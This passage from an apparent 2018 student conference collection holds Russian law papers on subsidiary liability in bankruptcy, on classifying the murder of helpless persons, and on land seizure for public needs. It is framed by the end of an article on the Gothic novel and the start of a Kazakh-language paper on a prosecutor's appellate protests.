Из элементов фантастики Клара Рив сохраняет только появление призрака, который обличает узурпатора. Г. Уолпол иронически называл это подражание «Заком Отранто, сведенным к разуму и вероятности» [3].

В романе К. Рив представлена масса незначительных бытовых деталей, которые воспроизводили атмосферу эпохи феодальной системы отношений, и предопределили развитие исторического романа В. Скотта.

Большой успех, чем творения К. Рив, имели «готические» произведения Анны Рэдклифф (1764 – 1823). Из шести её романов наибольшей известностью пользовались «Удольфские тайны» («The Mysteries of Udolpho», 1794) и «Итальянец, или Исповедальня кающихся, Облачённых в Чёрное» («The Italian, or The Confessional of the Black Penitents», 1797) [2].

Существенным в развитии литературы явилось углубление образа героического злодея, романтического индивидуалиста, борца против моральных предрассудков и социальных несправедливостей современного общества. С другой стороны, техника романов «готики» была в последствии использована для изображения социальных ужасов буржуазного общества («Оливер Твист» Ч. Диккенса (1837) и др.) [5]. Историческая сторона «готического» романа получила дальнейшее развитие в средневековых романах Вальтера Скотта («Айвенго» (1820) и др.) и его последователей [4].

Литература и примечания:

[1] Орешина, И.А. «Романы с ключом» Т.Л. Пикока: дис. ... кандидата филол. наук: 10.01.03. – Самара, 2011. – 189 с.

[2] Алексеев, М.П. Ч.Р. Метьюрин и его «Мельмот скиталец». – 2-е изд., – Серия «Литературные памятники» – М.: Наука, 1983.

[3] Соловьева, Н.А. История зарубежной литературы: Предромантизм: Учеб. пособие для студ. филол. фак. высш. учеб. заведений. – М.: Издательский центр «Академия», 2005. – 272 с. – ISBN1 5-7695-1736-0.

[4] Скороденко, В.А. Готическая литература [эл. ресурс]. – Режим доступа: http://uagoth.net.ua/index.php?categoryid=9&p2_articleid=48&s=f07166a67c86dace339e8b2cd5b7d47f

[5] Жирмунский, В.М., Сигал, Н.А., У истоков европейского романтизма. // Уолпол. Казот. Бекфорд. Фантастические повести. Серия «Литературные памятники». – Л.: Наука, 1967 [эл. ресурс]. – Режим доступа: http://lib.ru/INOOLD/UOPOL/wallpoll0_2.txt

© И.А. Петраш, 2018

ЮРИДИЧЕСКИЕ НАУКИ

В.В. Бондаренко,
магистрант 2 курса
напр. «Юриспруденция»,
e-mail: vbv9427@gmail.com,
Омская юридическая академия,
г. Омск

ЗАЩИТА КОНТРОЛИРУЮЩЕГО ЛИЦА ОТ ПРИВЛЕЧЕНИЯ К СУБСИДИАРНОЙ ОТВЕТСТВЕННОСТИ НА СТАДИИ ИСТРЕБОВАНИЯ ДОКУМЕНТОВ

Аннотация: настоящая статья посвящена анализу защиты контролирующих лиц при истребовании документов в деле о банкротстве.

Ключевые слова: субсидиарная ответственность, контролирующее должника лицо, истребование документов.

Как установлено п. 1 ст. 61.11 федерального закона от 26.10.2002 № 127-ФЗ «О несостоятельности (банкротстве)» (далее – ФЗ № 127-ФЗ), если полное погашение требований кредиторов невозможно вследствие действий и (или) бездействия контролирующего должника лица, такое лицо несет субсидиарную ответственность по обязательствам должника. Из пп. 2 п. 2 ст. 61.11 ФЗ № 127-ФЗ следует, что привлечение контролирующего должника лица к субсидиарной ответственности возможно, если документы бухгалтерского учета и (или) отчетности, переданные им конкурсному управляющему, не содержат информацию об объектах, предусмотренных законодательством Российской Федерации, формирование которой является обязательным в соответствии с законодательством Российской Федерации, либо указанная информация искажена, либо вовсе не были переданы контролирующим лицом.

В случае отказа контролирующего лица в передаче, либо по иным причинам непередачи документации конкурсному

управляющему, последний действующим законодательством о банкротстве наделен соответствующими полномочиями на подачу заявления об истребовании необходимых документов у контролирующего лица.

Как отмечено в постановлении Арбитражного суда Уральского округа от 13.10.2014 № Ф09-6631/14 по делу № А50-15010/2012: «...при разрешении вопроса об истребовании документов суд выносит соответствующее определение с целью осуществления помощи конкурсному управляющему должника в собирании доказательств по делу, *данное определение носит исключительно процессуальный характер...*».

При этом, не смотря на лишь процессуальный характер определения об истребовании документов, оно является веским аргументом для суда при разрешении вопроса о привлечении к субсидиарной ответственности лица, у которого такие документы истребуются (постановление ФАС Северо-Западного округа от 22.05.2014 по делу № А66-10924/2011). Вместе с тем, если суд первой инстанции вынесет определение об истребовании у контролирующего лица документов, то последнему отстоять свои права в дальнейшем будет затруднительно.

П. 3 ст. 61 ФЗ устанавливает возможность обжалования определений об истребовании документов, но только в апелляционном порядке, поскольку постановление, принимаемое судом по результатам рассмотрения жалобы, является окончательным. Однако судебная практика по данному вопросу неравнозначна. Существует две позиции: 1. обжалование определений об истребовании документов в рамках дела о банкротстве возможно путем подачи апелляционной жалобы, поскольку выдается исполнительный лист, позволяющий взыскателю требовать принудительного исполнения судебного определения путем обращения в службу судебных приставов, соответственно, лицу, против которого вынесено такое определение, должно быть предоставлено право на его обжалование (определение ВС РФ от 19.12.2014 по делу № А07-3871/2012, определение ВС РФ от 04.02.2015 по делу № А07-3871/2012); 2. обжалование определения об истребовании документов недопустимо в силу отсутствия на то прямого

указания в законе (постановление Арбитражного суда Западно-Сибирского округа от 29.04.2015 по делу № А45-14364/2013, определение ВС РФ от 22.08.2014 по делу № А07-18367/2011).

Таким образом, на сегодняшний день отсутствуют регламентирование, обоснование, конкретизация, разъяснения и единые мнения, способствующие установлению процессуальных и правовых гарантий участников процесса о банкротстве, в частности, контролирующих лиц должника, что в свою очередь, приведет к огромным финансовым потерям и последующему банкротству лиц, права которых могут быть нарушены незаконным и надуманным определением арбитражного суда, защита от которого действующим законодательством не предусмотрена.

Литература и примечания:

[1] Федеральный закон от 26.10.2002 № 127-ФЗ «О несостоятельности (банкротстве)».

[2] Постановление ФАС Северо-Западного округа от 22.05.2014 по делу № А66-10924/2011.

[3] Определение ВС РФ от 22.08.2014 по делу № А07-18367/2011.

[4] Постановление Арбитражного суда Уральского округа от 13.10.2014 № Ф09-6631/14 по делу № А50-15010/2012.

[5] Определение от 19.12.2014 по делу № А07-3871/2012.

[6] Определение ВС РФ от 04.02.2015 по делу № А07-3871/2012.

[7] Постановление Арбитражного суда Западно-Сибирского округа от 29.04.2015 по делу № А45-14364/2013.

© В.В. Бондаренко, 2018

*А.А. Галкина,
студент 4 курса
профиль. «Право. История»,
e-mail: frau.par2016@yandex.ru,
науч. рук.: Л.А. Потапова,
к.ю.н., доц.,
МГПИ им. М.Е. Евсевьева,
г. Саранск*

О КВАЛИФИКАЦИИ УБИЙСТВА ЛИЦА, НАХОДЯЩЕГОСЯ В БЕСПОМОЩНОМ СОСТОЯНИИ

Аннотация: в статье рассматривается одна из самых дискуссионных проблем в уголовном праве – квалификация убийства малолетнего или иного лица, заведомо для виновного находящегося в беспомощном состоянии, а равно сопряженное с похищением человека. Дается краткий анализ основных противоречий при квалификации данной статьи.

Ключевые слова: убийство, малолетний, беспомощное состояние, квалификация.

На сегодняшний день проблема квалификации по п. «в», ч. 2, ст. 105 УК РФ, а именно убийство малолетнего или иного лица, находящегося заведомо для виновного в беспомощном состоянии, является одной из самых острых, причём имеет большое практическое значение. В связи с этим, данная тема является достаточно актуальной и важной в современной юриспруденции. В связи с этим представляет интерес изучение сущностных аспектов и особенностей правоприменительной практики в этой области, выявление пробелов в праве и предложения их устранения.

Данный вид преступления характеризуется повышенной общественной опасностью, поскольку совершается с особым цинизмом и жестокостью в отношении людей, которые неспособны защитить себя от насилия или иным образом уклониться от грозящей им опасности и спасти себя от смерти. Названная статья объединяет в себе ответственность за три самостоятельных вида преступления – убийство лица,

находящегося в беспомощном состоянии, сопряженное с захватом заложника, сопряженное с похищением человека.

Основанием для объединения всех этих преступлений в единый пункт «в» по мнению учёных является тот факт, что потерпевший находился в таком состоянии, что не мог защитить себя (беспомощность). Для данной квалификации требуется сначала установить беспомощность лица, а затем установить тот факт, что виновный знал об этом и умышленно этим воспользовался.

Представляется, что признание лица беспомощным как квалифицирующего признака (ч. 2, ст. 105 УК) должен решать исходя из обстоятельств дела в каждом конкретном случае. Что же подразумевает понятие беспомощности? Беспомощность на практике предусматривает то, что потерпевший заведомо не мог оказать сопротивление грозящей угрозе его жизни. Это значит, что потерпевший осознаёт (видит, чувствует), что на него совершается нападение, но не может защитить свою жизнь. Если лицо этого не осознаёт, то о сопротивлении речи не идёт, поскольку сопротивляться можно лишь реально складывающейся ситуации. К лицам, не способным оказать сопротивление относятся: малолетние, престарелые люди, тяжело больные и инвалиды [1].

Тем не менее оценка неспособности оказать должное сопротивление – вопрос факта, который решает суд, поскольку в этом случае нужно учитывать целый ряд факторов, таких как: обстоятельства преступления, соотношение сил, наличие у нападавшего оружия и т.д.

К беспомощным также относятся лица, страдающие психическими расстройствами, которые не способны адекватно реагировать на происходящее, например, они не способны реалистично, здраво оценить действия врача-убийцы, вводящего им смертельную дозу яда под видом лекарства. Это, как правило, люди, страдающие идиотией, различной степенью дебильностью и т.д. К психической беспомощности относится и состояние тяжёлого алкогольного или наркотического опьянения, ведь в таком случае лицо не осознаёт происходящее и не может противостоять преступнику. В вышеуказанных случаях психическая неполноценность должна быть

подтверждена заключениями врача. Вывод же о способности оценивать и осознавать происходящее делает непосредственно суд.

Долгое время дискуссионным оставался вопрос следует ли считать состоянием беспомощности пребывание во сне. Верховный суд не высказал единой позиции на этот счёт. Однако практика показывает, что такие дела не квалифицируются по п. «в» ст. 105 УК РФ. Такого же мнения придерживались и региональные суды. Принимая во внимание повышенную общественную опасность подобных действий, можно не согласиться с такой точкой зрения. Исходя из положений, согласно которым психическая беспомощность определяется как неспособность лица сознавать факт покушения на его жизнь, вследствие болезненного состояния и других обстоятельств, то потерпевшие, находящиеся в состоянии сна, полностью подпадают под данную характеристику. Думается, что нет необходимости вследствие этого исключать этих лиц из списка беспомощных [2]. Мы считаем, что Верховному суду следовало бы применять именно такую практику и высказать свою позицию более определённо. Исходя из судебной практики, можно констатировать, что состояние сна трактуется судами по разному. Например, по делу С., осужденного Челябинским областным судом по п. "а", "в", "г" ч. 2 ст. 105 УК РФ, Судебная коллегия по уголовным делам Верховного Суда РФ, исключая из обвинения п. "в" ч. 2 ст. 105 УК РФ (убийство лица, заведомо для виновного находящегося в беспомощном состоянии), указала, что "нахождение потерпевшего в состоянии сна к числу обстоятельств, предусмотренных п. "в" ч. 2 ст. 105 УК РФ, не относится, поскольку является необходимым физиологическим состоянием человеческого организма". Однако, в практике наблюдались и обратные случаи, когда состояние сна признавалось беспомощным состоянием. Что касается рассмотрения дел лиц, находящихся в сильном алкогольном опьянении то Судебная коллегия по уголовным делам Верховного суда РФ признало необоснованным квалификацию убийства по п. «в», ч. 2, ст. 105 по следующим основаниям: вывод о том, что потерпевший находился в беспомощном состоянии суд мотивировал тем, что повреждения

потерпевшему причинены разномоментно: дважды у него открывалось наружное кровотечение, он терял сознание, был в шоке [3]. Однако все эти аргументы касаются объективной стороны преступления и не являются доказательством того, что виновные совершали убийство лица, заведомо для них находящегося в беспомощном состоянии. Состояние сильного алкогольного опьянения потерпевшего также не лишало его возможности избежать либо уклониться от посягательства поскольку он сам спустился к осуждённым из квартиры и на его руках были обнаружены следы, свидетельствующие об активной защите. Других обстоятельств по данному делу обнаружено не было.

В зависимости от обстоятельств дела различают следующую квалификацию действий убийцы:

1) виновный лишает жертву жизни, которая оказалась в беспомощном состоянии по обстоятельствам, не зависящим от виновного;

2) виновное лицо ранее, имея мотив на лишение жизни, избивает (душит, применяет другие методы насилия), приводя потерпевшего в беспомощное состояние, а затем убивает его. В этом случае предварительные насильственные действия являются началом объективной стороны преступления. Следственным органам необходимо доказать, что насильственные действия по приведению потерпевшего в беспомощное состояние были подготовкой к убийству;

3) виновный субъект причиняет физическую травму потерпевшему без намерения убить его. Намерение у преступника наступает позже и придя на место преступления, он находит жертву в беспомощном состоянии и убивает её. В этом случае действия виновного следует квалифицировать по п.«в», ч.2, ст.105 УК РФ, в совокупности со ст. 111 УК РФ – за тяжкий вред здоровью, причинённый ранее.

При этом следует иметь в виду, что исключается уголовная ответственность по п. «в», ч. 2, ст. 105 УК, если виновные сами довели потерпевшего до беспомощного состояния. Так, по приговору суда присяжных Саратовского областного суда Ф. и Н. были признаны виновными в убийстве и разбойном нападении. Жертву они сначала связали, а затем

убили. Суд квалифицировал преступление по п. «в», ч. 2, ст. 105 УК. Кассационная инстанция исключила такую квалификацию, поскольку до беспомощного состояния потерпевший был доведён в процессе убийства самими виновными. Читинский областной суд не нашёл указанную квалификацию в действиях К., который убил выстрелами из обреза Л. и Л., предварительно связав им руки и ноги. Также нельзя применять данную квалификацию, если виновный сам приводит потерпевшего в беспомощное состояние (спайивание алкоголем, сильнодействующим снотворным, наркотиками и т.д.). Это связано с тем, что для данной квалификации необходимо, чтобы виновный заведомо знал о беспомощном состоянии потерпевшего и предполагал, что тот не окажет ему никакого сопротивления ввиду своей беспомощности [3].

Другими видами убийств по п. «в», ч. 2, ст. 105 УК РФ являются убийства, сопряженные с похищением человека и захватом заложника. Квалификация этих деяний предусматривает условие того, что убийства были совершены одновременно с этими преступлениями. Мотивом совершения данных преступлений могут быть: желание облегчить первое преступление, преодоление сопротивления потерпевшего или иных лиц, желание скрыть следы преступления. Убийство по мотивам мести может быть совершено и по истечении срока времени после первого преступления, соответственно потерпевший уже не находился в состоянии беспомощности. Поэтому убийства, совершённые по данному мотиву, не попадают под эту квалификацию. Даже обнаружив, что мотив лишения жизни связан с местью за первое преступление, считать его связанным с похищением или захватом заложника нельзя. Жертвами также могут быть лица, в отношении которых было осуществлено первое преступление, а также лица, пытавшиеся противодействовать преступнику или просто оказавшиеся в зоне преступления (случайные свидетели). В последнем случае убийство совершается с косвенным умыслом.

Вообще, в ч. 2, ст. 105 УК РФ термин «сопряжённость» встречается в трёх пунктах: п. «в» – убийство, сопряжённое с похищением человека либо захватом заложника, п. «з» – убийство, сопряженное с бандитизмом, разбоев и

вымогательством, п. «к» – убийство, сопряженное с изнасилованием или насильственными действиями сексуального характера.

В связи с этим возникает необходимость дать конкретное определение термина «сопряженность», а также провести различия всех перечисленных пунктов от п. «к», ч. 2, ст. 105 УК РФ – убийство, совершённое с целью сокрыть другое преступление или облегчить его совершение, которое, по сути, также связано с совершением других преступлений. Пленум Верховного суда РФ на этот счёт даёт однозначное толкование – убийство по п. «к», ч. 2, ст. 105 УК РФ, а именно с целью сокрыть другое преступление или облегчить его совершение, можно квалифицировать, если отсутствовали другие мотивы (цели) совершения преступления. Например, если убийство совершается из хулиганских или корыстных побуждений, то оно не может одновременно квалифицироваться по п. «к», ч. 2, ст. 105 УК РФ.

Соглашаясь и принимая во внимание данное толкование, можно сделать вывод о том, что убийство, совершённое в процессе данных преступлений должно рассматриваться как связанное с этими преступлениями, поскольку оно было совершено в то же время и в том же месте, что и сопряженные преступления. Лишение жизни продиктовано для преступника сложившейся ситуацией. Мотивы преступлений могут быть различными: месть, личная неприязнь, корысть, садизм и т.д. Виновному необходимо вменять оба преступления по совокупности (ст. 69 УК РФ), поскольку он в таких случаях посягает на два субъекта правоотношений – жизнь и личную свободу (ст. 126 УК), жизнь и общественную безопасность (ст. 206 УК). Все эти особенности необходимо рассматривать при анализе данного вида убийства [4].

При квалификации данного преступления следует учитывать то обстоятельство, что ответственность наступает не только за убийство потерпевшего, но и других лиц, совершённое виновным в процессе первого преступления. Ответственность в этом случае наступает по ст. 126 или ст. 206 УК РФ.

Таким образом, рассмотрев основные квалифицирующие ситуации, мы проанализировав нормы законодательства и

судебную практику, смогли выявить некоторые неточности и пробелы в праве, которые имеют большое практическое значение и предложили пути их решения.

Литература и примечания:

[1] Киселев Э.П. Использование лица в качестве заложника, не связанное с его захватом либо удержанием / Э. П. Киселев // Актуальные проблемы уголовного права в новом тысячелетии. – Рязань: Академия права и управления Минюста России, 2004. – 53 с.

[2] Уголовное право. Общая и Особенная части: Учебник / Под общ. ред. М.П. Журавлева, С.И. Никулина. – 3-е изд., перераб. и доп. – М.: Норма: НИЦ ИНФРА-М, 2014. – 784 с.

[3] Резепкин О. Ю. Особенности квалификации преступлений, посягающих на свободу человека / О. Ю. Резепкин // « Уголовное право». – 2003. – № 2. – С. 28-31

[4] Квалификация убийства лица, заведомо для виновного находящегося в беспомощном состоянии, а равно сопряженное с похищением человека либо захватом заложника [Электронный ресурс] – Режим доступа: <https://studfiles.net/>

© А.А. Галкина, 2018

*О.Р. Зубец,
студент 3 курса, напр. «Юриспруденция»,
e-mail:olya-ya.777@yandex.ru,
науч. рук.: И.И. Косовская,
к.ю.н., доц.,
Таганрогский институт
управления и экономики,
г. Таганрог*

ЗАЩИТА ПРАВ СОБСТВЕННИКА ПРИ ИЗЪЯТИИ ЗЕМЕЛЬНОГО УЧАСТКА ДЛЯ ПУБЛИЧНЫХ НУЖД

Аннотация: в статье рассматривается проблема защиты прав собственника при изъятии земельного участка для публичных нужд.

Ключевые слова: земельный участок, изъятие, государственные нужды, муниципальные нужды.

Во многих муниципальных образованиях нашей страны можно отметить повышение интереса со стороны государства, соответствующего органа государственной власти субъекта РФ или муниципального образования к земельным участкам, находящимся соответственно в частной собственности. Это связано со строительством объектов государственного или местного значения.

Согласно ст. 49 Земельного Кодекса РФ изъятие земельных участков для государственных или муниципальных нужд осуществляется в исключительных случаях по основаниям, связанным с:

1) выполнением международных договоров Российской Федерации;

2) строительством, реконструкцией следующих объектов государственного значения (объектов федерального значения, объектов регионального значения) или объектов местного значения при отсутствии других возможных вариантов строительства, реконструкции этих объектов:

– объекты федеральных энергетических систем и объекты энергетических систем регионального значения;

- объекты использования атомной энергии;
- объекты обороны страны и безопасности государства, в том числе инженерно-технические сооружения, линии связи и коммуникации, возведенные в интересах защиты и охраны Государственной границы Российской Федерации;
- объекты федерального транспорта, объекты связи федерального значения, а также объекты транспорта, объекты связи регионального значения, объекты инфраструктуры железнодорожного транспорта общего пользования;
- объекты, обеспечивающие космическую деятельность;
- линейные объекты федерального и регионального значения, обеспечивающие деятельность субъектов естественных монополий;
- объекты систем электроснабжения, газоснабжения, объекты систем теплоснабжения, объекты централизованных систем горячего водоснабжения, холодного водоснабжения и (или) водоотведения федерального, регионального или местного значения;
- автомобильные дороги федерального, регионального или межмуниципального, местного значения [3].

Данный перечень является открытым, соответственно федеральными законами могут предусматриваться иные основания.

Законодательством Российской Федерации, а именно ст. 56.3 Земельного Кодекса РФ строго очерчен круг условий, при соблюдении которых возможно изъятие земельного участка для государственных или муниципальных нужд.

Изъятие земельных участков для государственных или муниципальных нужд в целях строительства, реконструкции объектов федерального значения, объектов регионального значения или объектов местного значения допускается, если указанные объекты предусмотрены утвержденными документами территориального планирования и утвержденными проектами планировки территории. Если же изъятие осуществляется в иных целях, то оно должно быть обосновано:

1) решением о создании или расширении особо охраняемой природной территории (в случае изъятия земельных участков для создания или расширения особо охраняемой

природной территории);

2) международным договором Российской Федерации (в случае изъятия земельных участков для выполнения международного договора);

3) лицензией на пользование недрами (в случае изъятия земельных участков для проведения работ, связанных с использованием недрами, в том числе осуществляемых за счет средств недропользователя);

4) решением о признании многоквартирного дома аварийным и подлежащим сносу или реконструкции (в случае изъятия земельного участка в связи с признанием расположенного на таком земельном участке многоквартирного дома аварийным и подлежащим сносу или реконструкции).

Реализуя свое право на изъятие земельного участка для государственных или муниципальных нужд, уполномоченный орган должен неукоснительно соблюдать законно установленные основания для такого изъятия и порядок процедуры изъятия. Конечным результатом процедуры изъятия является переход прав на землю, в зависимости от того для чьих нужд изымался участок, к Российской Федерации, субъекту Российской Федерации или муниципальному образованию. В противном же случае, у собственника возникает право обжаловать данные действия, признать их незаконными.

Количество споров по защите прав собственника при изъятии земельного участка для публичных нужд в последнее время возросло в связи с конфликтом имущественных интересов государства и частных собственников. При этом, чаще всего, суд выносит решение о принудительном изъятии земельных участков у физических или юридических лиц для государственных или муниципальных нужд.

В связи с тем, что изъятие земельных участков для государственных или муниципальных нужд приобретает массовый характер, важное значение имеет защита прав собственника при принудительном изъятии, то есть комплекс гарантий, прописанных в законодательстве, а также способы восстановления нарушенных или оспариваемых прав и интересов.

Особенностью публично-правового режима изъятия

земельного участка для государственных или муниципальных нужд является то, что на основании нормативно-правового акта право собственника на землю может быть ограничено или принудительно прекращено решением органа публичной власти, а при несогласии правообладателя – по решению суда.

Согласно ст. 281 Гражданского Кодекса Российской Федерации за земельный участок, изымаемый для государственных или муниципальных нужд, его правообладателю предоставляется возмещение. При определении размера возмещения в него включаются рыночная стоимость земельного участка и убытки, причиненные изъятием такого земельного участка, в том числе упущенная выгода, и определяемые в соответствии с федеральным законодательством.

В случае, если одновременно с изъятием земельного участка для государственных или муниципальных нужд осуществляется изъятие расположенных на таком земельном участке и принадлежащих правообладателю данного земельного участка объектов недвижимого имущества, в возмещение за изымаемое имущество включается рыночная стоимость объектов недвижимого имущества, право собственности на которые подлежит прекращению, или рыночная стоимость иных прав на объекты недвижимого имущества, подлежащих прекращению.

При наличии согласия лица, у которого изымается земельный участок, в соглашении об изъятии может быть предусмотрено предоставление этому лицу иного земельного участка и (или) иного недвижимого имущества на условиях и в порядке, которые определены законодательством, с зачетом стоимости такого земельного участка и (или) иного недвижимого имущества или прав на них в размер возмещения за изымаемый земельный участок.

Принудительное изъятие земельного участка для государственных или муниципальных нужд допускается при условии предварительного и равноценного возмещения [2]. Данная императивная норма соотносится с положением, закрепленным в Конституции Российской Федерации. Так, ч.3 ст. 35 Конституции РФ гарантирует, что принудительное

отчуждение имущества для государственных и муниципальных нужд может быть произведено только при условии предварительного и равноценного возмещения [1].

Механизмы защиты прав физических и юридических лиц при неправомерном изъятии земельных участков для государственных или муниципальных нужд соотносятся с принципами гражданско-правовой защиты: равенство субъектов защиты; беспрепятственное осуществление защиты; объективность; справедливость; разумность и добросовестность.

При нарушении прав на земельный участок правообладатель имеет возможность оспорить неправомерное решение органа публичной власти об изъятии как не соответствующее закону и нарушающее его права.

Существует две формы защиты нарушенных прав: судебная и внесудебная. Внесудебная форма – это самозащита, которая может применяться в случаях прямо предусмотренных законом или соглашением сторон. Самозащита может применяться только в условиях взаимодействия равных субъектов права. Из этого следует вывод, что защита интересов собственника от неправомерного изъятия земельных участков для государственных или муниципальных нужд может осуществляться только путем подачи соответствующего иска в суд.

Из всего вышесказанного можно сделать вывод, что данный обширный круг общественных отношений, возникающих при изъятии земельных участков у правообладателей для государственных или муниципальных нужд, регламентируется различными отраслями права, а именно: гражданским, земельным, жилищным, градостроительным законодательством.

Это является одной из проблемой рассматриваемой темы. Отсутствие централизованной системы применяемых положений гражданского и специального законодательства в ряде случаев приводит к юридическим коллизиям, которые в свою очередь порождают нарушение прав физических и юридических лиц.

Литература и примечания:

[1] Конституция Российской Федерации от 12.12.1993 // «Собрание законодательства РФ», №15. ст. 1691.

[2] Гражданский кодекс Российской Федерации от 30.11.1994 № 51-ФЗ // «Собрание законодательства РФ», 05.12.1994, № 32, ст. 3301.

[3] Земельный Кодекс Российской Федерации от 25.10.2001 № 136-ФЗ // «Собрание законодательства РФ», 29.10.2001, № 44, ст. 4147.

[4] Жилищный Кодекс Российской Федерации// «Собрание законодательства РФ», 03.01.2005, № 1, ст. 14.

© О.Р. Зубец, 2018

Е. Мergenбаев,
З.Э.К.,
А.Ж. Құмарғали,
магистрант,
e-mail: isaeva.aika@mail.ru,
РЦИУ,
г Шымкент, Казахстан

ПРОКУРОРДЫҢ АПЕЛЛЯЦИЯЛЫҚ НАРАЗЫЛЫҚ БЕРУ АРҚЫЛЫ ІСКЕ ҚАТЫСУЫ. СОТТЫҢ І САТЫСЫНЫҢ ШЕШІМІНІҢ ЗАНДЫЛЫҒЫ ЖӘНЕ НЕГІЗДІЛІГІНЕ БАЙЛАНЫСТЫ ҚОРЫТЫНДЫ БЕРУ

Аннотация: Қазіргі жағдайда Қазақстан Республикасындағы жүріп жатқан экономикалық өзгерістер, нарықтық қатынастың дамуы, жаңа туындаған құқықтық қатынастарды реттейтін заңдардың қалыптасуы азаматтық сот ісін жүргізуде заңдардың дәл және біркелкі қолданылуына прокурорлық қадағалау жұмысын күшейтуді талап етеді.

Кілттік сөздер: прокурор, апелляциялық іс, наразылық беру, сот шешімі.

Жоғарыда байқалғандай азаматтық іс жүргізудегі соттың шешімдерінің заңдылығын және негізділігін анықтау мақсатында, прокурор соттың бірінші сатысына қатысу арқылы, сондай-ақ сот шешіміне наразылық келтіру арқылы өзінің қадағалау функциясын жүзеге асырады.

Апелляциялық шағымдар, наразылықтар бойынша апелляциялық сатыдағы сот істе бар және қосымша табыс етілген материалдар бойынша істің нақты мән-жайы анықталуының, материалдық құқық нормаларының қолданылуы мен түсіндірілуінің дұрыстығын, сондай-ақ қарау мен шешу кезінде азаматтық іс жүргізу заңы нормаларының сақталуын тексереді. Қазақстан Республикасы Жоғарғы сотының шешімдерінен басқа, бірінші сатыдағы сот шешімдеріне апелляциялық тәртіппен шағым немесе наразылық келтірілуі мүмкін. Осы апелляциялық наразылық келтіруге іске қатысушы тараптар мен басқа да тұлғалар құқылы. Апелляциялық тәртіпте

наразылық келтіру, іс қарау кезінде соттың бірінші сатысына қатысқан прокурорға тиесілі. Сондай-ақ наразылық келтіру Қазақстан Республикасы Бас прокуроры мен оның орынбасарлары және басқа да төмен тұрған прокурорлар мен олардың орынбасарларымен келтірілуі мүмкін.

Сотта апелляциялық наразылықты келтірудің объектісі болып заңды күшіне енген бірінші саты сотымен шығарылған шешімдер жатады. Апелляциялық наразылық келтірілген кезде шешімнің тек бір бөліміне ғана келтірілуіде мүмкін.

Апелляциялық және жеке наразылықты келтіру, сот шешімдерінің қателерін түзеуге бағытталған басты прокурорлық қадағалау форасы болып табылады, сонымен қатар заңда көрсетілген ерекше жағдайларда заңды күшіне енген сот шешімдеріне де наразылық келтірілуі мүмкін. Заңды күшіне енген шешімдерге шағым келтірілген жағдайларда, бұл істер жаңадан ашылған мән-жайлар бойынша және қадағалау тәртібімен қаралады. Сот шешімдері мен ұйғарымдарына прокурор апелляциялық наразылық келтіре отырып, тек қана бір істің заңдылығының бұзылуын жоюға бағытталмай, сондай-ақ келешекте сот органдарымен осындай қателіктердің немесе заң бұзушылықтардың қайталанбауын ескереді.

Апелляциялық шағым немесе наразылық келтіру істі апелляциялық тәртіпте қарауға негіз болады. Апелляциялық сатыда, сот алқасымен наразылықтың немесе шағымның себептеріне қарамастан сот шешімінің заңдылығы және негізділігін тексереді. Келтірілген апелляциялық шағымдар мен наразылықтарды, аудандық және оған теңестірілген соттардың шешімдеріне – облыстық және оған теңестірілген соттың азаматтық істер жөніндегі алқасы қарайды. Ал облыстық және оларға теңестірілген I сатыдағы соттар шығарған шешімдерге – ҚР Жоғарғы сотының азаматтық істер жөніндегі алқасы қарайды. Прокурордың I сатыдағы сот шешімдер келтіретін наразылығы АІЖК-де көрсетілген талаптарды сақтай отырып беруі тиіс.

Шағымдар, наразылықтар шешімімен қаулы шығарған сот арқылы беріледі және ол іске қатысушы тұлғалардың санына қарай көшірмелермен қоса беріледі. Егер сотпен қажет деп табылса, апелляциялық шағымды немесе наразылықты берген

тұлғаны апелляциялық шағымға немесе наразылыққа қоса тіркелген жазбаша айғақтардың іске қатысушы тұлғалардың санына қарай көшірмелерін беруге міндетті. І сатыдағы сот түпкіліті түрді шешім шығарғанан кейін, шағым немесе наразылықтар 15 күн ішінде берілуі қажет. Бұл дегеніміз І сатыда шығарылған сот шешімі заңды күшіне енбей тұрып беріледі. Апелляциялық шағымда немесе наразылықта, осы наразылық қай сотқа жіберіліп отырғаны, кіммен келтіріліп отырғаны және шағым жасалатын немесе наразылық келтіретін шешім және сол шешімді қай сот шығарғаны, сондай-ақ іс қараудың дұрыс еместігі неде екені көрсетілуі тиіс. Прокурор наразылық келтіре отырып, заңдарға, өзге де нормативтік құқықтық актілерге және материалдарына сілтеме жасай отырып, шешімнің заңсыздығы немесе негізсіздігі неге екенін, шағымды немесе наразылықты толық немесе бір бөліміне келтіретіндігін және қандай өзгерістер енгізуді талап ететіндігін көрсетеді. Шағым немесе наразылық, олармен бірге тағы да басқа құжаттар тіркеледі. Мұнда шағымның берілетін күні, оны беріп отырған тұлғаның қолы, мемлекеттік баж төленгендігін растайтын құжаттар, егер шағымды өкіл келтіретін болса сенім хатпен бірге беріледі. Апелляциялық немесе наразылықта, айғақтары бойынша дау айтылатын кәуларды шақыру турлы өтінім, бірінші сатыдағы сотқа табыс етілмеген жаңа айғақтарға сілтеме жасауына тек оны бірінші сатыдағы сотқа оларды табыс етуге мүмкіндігі болмауы негізделген жағдайда ғана жол беріледі.

І сатылық соты істің мән-жайларын толық және жан-жақты қарай отырып, материалды-құқықтық нормаларды қолдану кезінде қате жібергені туралы анықталса және іс бойынша дәлелдемелерді жинақтау немесе қосымша тексеру жүргізуді қажет емес деп тапса, онда прокурор сот шешімінің өзгертілуін немесе жаңа шешім қабылдауын, істі жаңа сотқа жібермей-ақ сұрайды.

Сот шешіміне апелляциялық шағым келтіру құқығынан бас тартуға жол берілмейді. Бірақ наразылық келтірген тұлға одан бас тартуға құқылы. Наразылық бас тартқан жағдайда ол заңға қайшы немесе басқа біреулердің құқықтарын бұзатындығы байқалса, сот ол наразылықты қабылдаудан бас

тартады. Апелляциялық шағым берген тұлға сот қаулы шығарғанға дейін одан апелляциялық сатыдағы сотта бас тартуға құқылы. Апелляциялық наразылық келтірген прокурор немесе одан жоғары тұрған прокурор апелляциялық сатыдағы сот қаулы шығарғанға дейін наразылықты кері қайтарып алуға құқылы. Наразылықпен кері қайтарылып алынғаны туралы сот іске қатысушы адамдарға хабарлауға міндетті. Егер апелляциялық сатыдағы сот қаулы шығарып қойған болса, онда прокурор келтірілген наразылықты қолдаудан ғана бас тарта алады. Сотпен азаматтық іс жүргізу барысында шешіммен қатар ұйғарымда шығарылады. Прокурорлық наразылық осы ұйғарымдардың барлығына да келтіріле бермейді. Сот ұйғарымына жеке наразылық тек заңда көрсетілген жағдайларда келтіріледі.

